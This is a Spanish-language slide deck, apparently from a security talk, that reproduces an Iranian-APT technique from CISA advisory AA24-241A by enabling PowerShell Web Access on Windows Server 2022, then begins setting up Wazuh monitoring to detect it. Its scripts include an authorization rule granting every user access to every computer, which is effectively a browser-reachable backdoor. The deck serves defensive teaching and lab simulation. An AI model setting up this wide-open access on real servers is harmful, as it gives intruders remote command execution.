

Pwn Or Die


Cómo simular un entorno de
ciberataques, detección y análisis
de incidentes de seguridad basado en
Wazuh?

>WhoAmI

- Aprendiz eterno de Ciberseguridad ofensiva y defensiva.



Junior Penetration
Tester



Agenda

Aviso de Ciberseguridad AA24-241A

Objetivo 1: Despliegue de PowerShell Web Access en Windows Server 2022

- Habilitación de PowerShell Web Access como un APT
- Prueba de comandos PowerShell mediante PowerShell Web Access

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

- Desplegando SIEM Wazuh
- Integrando Windows Server 2022 como agente Wazuh
- Preparando las capacidades de monitorización y detección de Wazuh

Explorando Monitorización de Comandos con Wazuh

Integración de Sysmon y Wazuh

Explorando la Monitorización de Seguridad con PowerShell

Aviso de Ciberseguridad AA24-241A


Iran-Based Cyber Actors: Threat Overview

Cybersecurity Advisory AA24-241A



1. <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-241a>
2. https://www.splunk.com/en_us/blog/security/powershell-web-access-your-network-s-backdoor-in-plain-sight.html

Qué es PowerShell Web Access?



Objetivo 1: Despliegue de PowerShell Web Access en Windows Server 2022

Habilitación de PowerShell Web Access como un APT

Paso 1:

```
# PrivCheck
if (-NOT ([Security.Principal.WindowsPrincipal]
[Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]
"Administrator")) {
    Write-Warning "Please run this script as an Administrator!"
    Exit
}
```

<https://gist.github.com/MHaggis/7e67b659af9148fa593cf2402edebb41>

Objetivo 1: Despliegue de PowerShell Web Access en Windows Server 2022

Habilitación de PowerShell Web Access como un APT

Paso 2:

```
# Install Windows PowerShell Web Access feature
try {
    Install-WindowsFeature -Name WindowsPowerShellWebAccess -IncludeManagementTools
    Write-Host "Windows PowerShell Web Access feature installed successfully." -ForegroundColor Green
} catch {
    Write-Error "Failed to install Windows PowerShell Web Access feature: $_"
    Exit
}
```

<https://gist.github.com/MHaggis/7e67b659af9148fa593cf2402edebb41>

Objetivo 1: Despliegue de PowerShell Web Access en Windows Server 2022

Habilitación de PowerShell Web Access como un APT

Paso 3:

```
# Install and configure IIS if not already installed
if (!(Get-WindowsFeature Web-Server).Installed) {
    Install-WindowsFeature -Name Web-Server -IncludeManagementTools
    Write-Host "IIS installed successfully." -ForegroundColor Green
}
```

<https://gist.github.com/MHaggis/7e67b659af9148fa593cf2402edebb41>

Objetivo 1: Despliegue de PowerShell Web Access en Windows Server 2022

Habilitación de PowerShell Web Access como un APT

Paso 4:

```
# Configure PowerShell Web Access gateway
try {
    Install-PswaWebApplication -UseTestCertificate
    Write-Host "PowerShell Web Access gateway configured successfully."
} catch {
    Write-Error "Failed to configure PowerShell Web Access gateway: $_"
    Exit
}
```


<https://gist.github.com/MHaggis/7e67b659af9148fa593cf2402edebb41>

Objetivo 1: Despliegue de PowerShell Web Access en Windows Server 2022

Habilitación de PowerShell Web Access como un APT

Paso 4:

```
# Add a rule to allow all users to access all computers  
Add-PswaAuthorizationRule -UserName * -ComputerName * -ConfigurationName *
```




<https://gist.github.com/MHaggis/7e67b659af9148fa593cf2402edebb41>

Objetivo 1: Despliegue de PowerShell Web Access en Windows Server 2022

Prueba de comandos PowerShell mediante PowerShell Web Access.


Acceso a IIS:



Objetivo 1: Despliegue de PowerShell Web Access en Windows Server 2022

Prueba de comandos PowerShell mediante PowerShell Web Access.

Acceso al path `https://<ip-address>/pswa`




The screenshot shows a web browser window with the title "Windows PowerShell Web Access". The address bar displays the URL `https://192.168.0.103/pswa/en-US/logon.aspx`. The page content is titled "Windows Server 2016" and "Windows PowerShell Web Access". Below the title, there is a section "Enter your credentials and connection settings". This section contains four input fields: "User name:" with the value ".Administrator", "Password:" with masked characters ".....", "Connection type:" with a dropdown menu showing "Computer Name", and "Computer name:" with a single dot ".". Below these fields is a link "Optional connection settings" with a downward arrow icon. At the bottom of the form is a "Sign In" button. The footer of the page reads "© 2016 Microsoft Corporation. All rights reserved."

Objetivo 1: Despliegue de PowerShell Web Access en Windows Server 2022

Prueba de comandos PowerShell mediante PowerShell Web Access.

Bienvenido a PSWA, juega con comandos PowerShell:



The screenshot shows a web browser window with the address bar displaying `https://192.168.0.103/pswa/en-US/console.aspx`. The browser's zoom level is set to 120%. The main content area is a dark blue terminal window titled "Windows PowerShell". It displays the following text:

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Documents> whoami
win-4kfap6aot1\administrator
PS C:\Users\Administrator\Documents> cd C:\
PS C:\> ls

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          22/10/2024    7:39             inetpub
d-----          08/05/2021    1:20             PerfLogs
d-r---          29/09/2024   21:47          Program Files
d-----          22/10/2024    9:49          Program Files (x86)
d-r---          22/10/2024    7:40             Users
d-----          22/10/2024    7:39             Windows
```

The commands `whoami`, `cd C:\`, and `ls` are highlighted in yellow. The output of `whoami` and the directory listing are enclosed in red rectangular boxes.

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

¿Qué es Wazuh?




wazuh.
The Open Source Security Platform




Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

¿Qué es Wazuh?



Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Arquitectura de Wazuh:



<https://documentation.wazuh.com/current/proof-of-concept-guide/index.html>

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh



Desplegando SIEM/XDR Wazuh:

- Máquinas pre-construidas
- Imágenes Docker/Kubernetes
- Offline
- Desde fuentes (compilación)

<https://documentation.wazuh.com/current/deployment-options/index.html>


Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh


Integrando Windows Server 2022 como agente Wazuh:



Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh


Integrando Windows Server 2022 como agente Wazuh:

 **Select the package to download and install on your system:**


 **LINUX**

☐ RPM amd64 ☐ RPM aarch64

☐ DEB amd64 ☐ DEB aarch64



 **WINDOWS**


☒ MSI 32/64 bits

 **macOS**


☐ Intel

☐ Apple silicon

 For additional systems and architectures, please check our [documentation](#) .

 **Server address:**

This is the address the agent uses to communicate with the server. Enter an IP address or a fully qualified domain name (FQDN).

Assign a server address 

192.168.0.104

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

Integrando Windows Server 2022 como agente Wazuh:



Optional settings:

By default, the deployment uses the hostname as the agent name. Optionally, you can use a different agent name in the field below.

Assign an agent name: [?](#)

WinSvr2022

Run the following commands to download and install the agent:

```
Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.9.1-1.msi -  
OutFile $env:tmp\wazuh-agent; msixexec.exe /i $env:tmp\wazuh-agent /q  
WAZUH_MANAGER='192.168.0.104' WAZUH_AGENT_GROUP='default' WAZUH_AGENT_NAME='WinSvr2022'
```

Objetivo 2: Monitorización de la actividad de PowerShell Web Access con Wazuh

